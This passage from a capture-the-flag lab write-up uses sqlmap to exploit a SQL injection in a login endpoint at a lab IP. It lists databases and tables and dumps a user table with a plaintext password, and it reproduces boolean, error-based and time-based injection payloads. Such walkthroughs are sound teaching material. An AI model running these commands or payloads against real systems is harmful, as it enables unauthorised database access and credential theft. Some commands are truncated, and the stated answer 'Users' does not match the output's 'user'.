Answer is 6

```
available databases [6]:
[*] ai
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Task 4 — Question 2 : What is the name of the table available in the “ai” database?

Using the same Target URI we are going to solve this question →

After identifying the available databases, use the SQLMap command with the `-D ai --tables` flags to fetch the tables from the "ai" database.

> *sqlmap -u “http://10.10.249.16/ai/includes/user_login?email=test&password=test” -D ai --tables -level=5*

```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai --tab
```

Note → Again , Don’t forget to wrap the URL inside “ ”

SQLMap will list the tables in the specified database →

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: email=test' AND 4773=(SELECT (CASE WHEN (4773=4773) THEN 4773 ELSE (SELECT 4438
 UNION SELECT 3924) END))-- ZjFA&password=test:

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=test' OR (SELECT 5610 FROM(SELECT COUNT(*),CONCAT(0×71767a7871,(SELECT (E
LT(5610=5610,1))),0×7170716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x
)a)-- ZHHG&password=test:

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=test' AND (SELECT 3217 FROM (SELECT(SLEEP(5)))evFk)-- CAJl&password=test:
---
[17:05:21] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[17:05:21] [INFO] fetching tables for database: 'ai'
[17:05:22] [INFO] retrieved: 'user'
Database: ai
[1 table]
+------+
| user |
+------+
```

Now with the Motion Graphics →

```
┌──(root㉿SuNnY)-[~]
└─# sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai -
tables - level=5
```

Answer to Task 4 Question 2 is →

```
Users
```

Task 4 Question 3 : What is the password of the email test@chatai.com?

Using the same Target URI as the above questions we are going to solve this final question as well !

> *After you know the table name (in this case, "user"), use the SQLMap command to dump the records from that table, specifying the database and table.*
>
> *The output will contain the records in the table, including the password for* `test@chatai.com` *. Look for the entry associated with this email to find the corresponding password.*


```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai -T us
```

Note → Again as always , Don't forget to wrap the URL inside " " to avoid errors

```
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[17:16:52] [INFO] fetching columns for table 'user' in database 'ai'
[17:16:52] [INFO] resumed: 'id'
[17:16:52] [INFO] resumed: 'int(11)'
[17:16:52] [INFO] resumed: 'email'
[17:16:52] [INFO] resumed: 'varchar(512)'
[17:16:52] [INFO] resumed: 'password'
[17:16:52] [INFO] resumed: 'varchar(512)'
[17:16:52] [INFO] resumed: 'created'
[17:16:52] [INFO] resumed: 'timestamp'
[17:16:52] [INFO] fetching entries for table 'user' in database 'ai'
[17:16:52] [INFO] resumed: '2023-02-21 09:05:46'
[17:16:52] [INFO] resumed: 'test@chatai.com'
[17:16:52] [INFO] resumed: '1'
[17:16:52] [INFO] resumed: '12345678'
Database: ai
Table: user
[1 entry]
+----+-----------------+---------------------+----------+
| id | email           | created             | password |
+----+-----------------+---------------------+----------+
| 1  | test@chatai.com | 2023-02-21 09:05:46 | 12345678 |
+----+-----------------+---------------------+----------+

[17:16:52] [INFO] table 'ai.`user`' dumped to CSV file '/root/.local/share/sqlmap/output/10.
10.249.16/dump/ai/user.csv'
[17:16:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/
10.10.249.16'
```

Now with the Motion Graphics to understand better →



Task 4 and the Room => Done !

Congrats ! We have now solved all the tasks of this room !

Hope you have enjoyed solving this room as much i did

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

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

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

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

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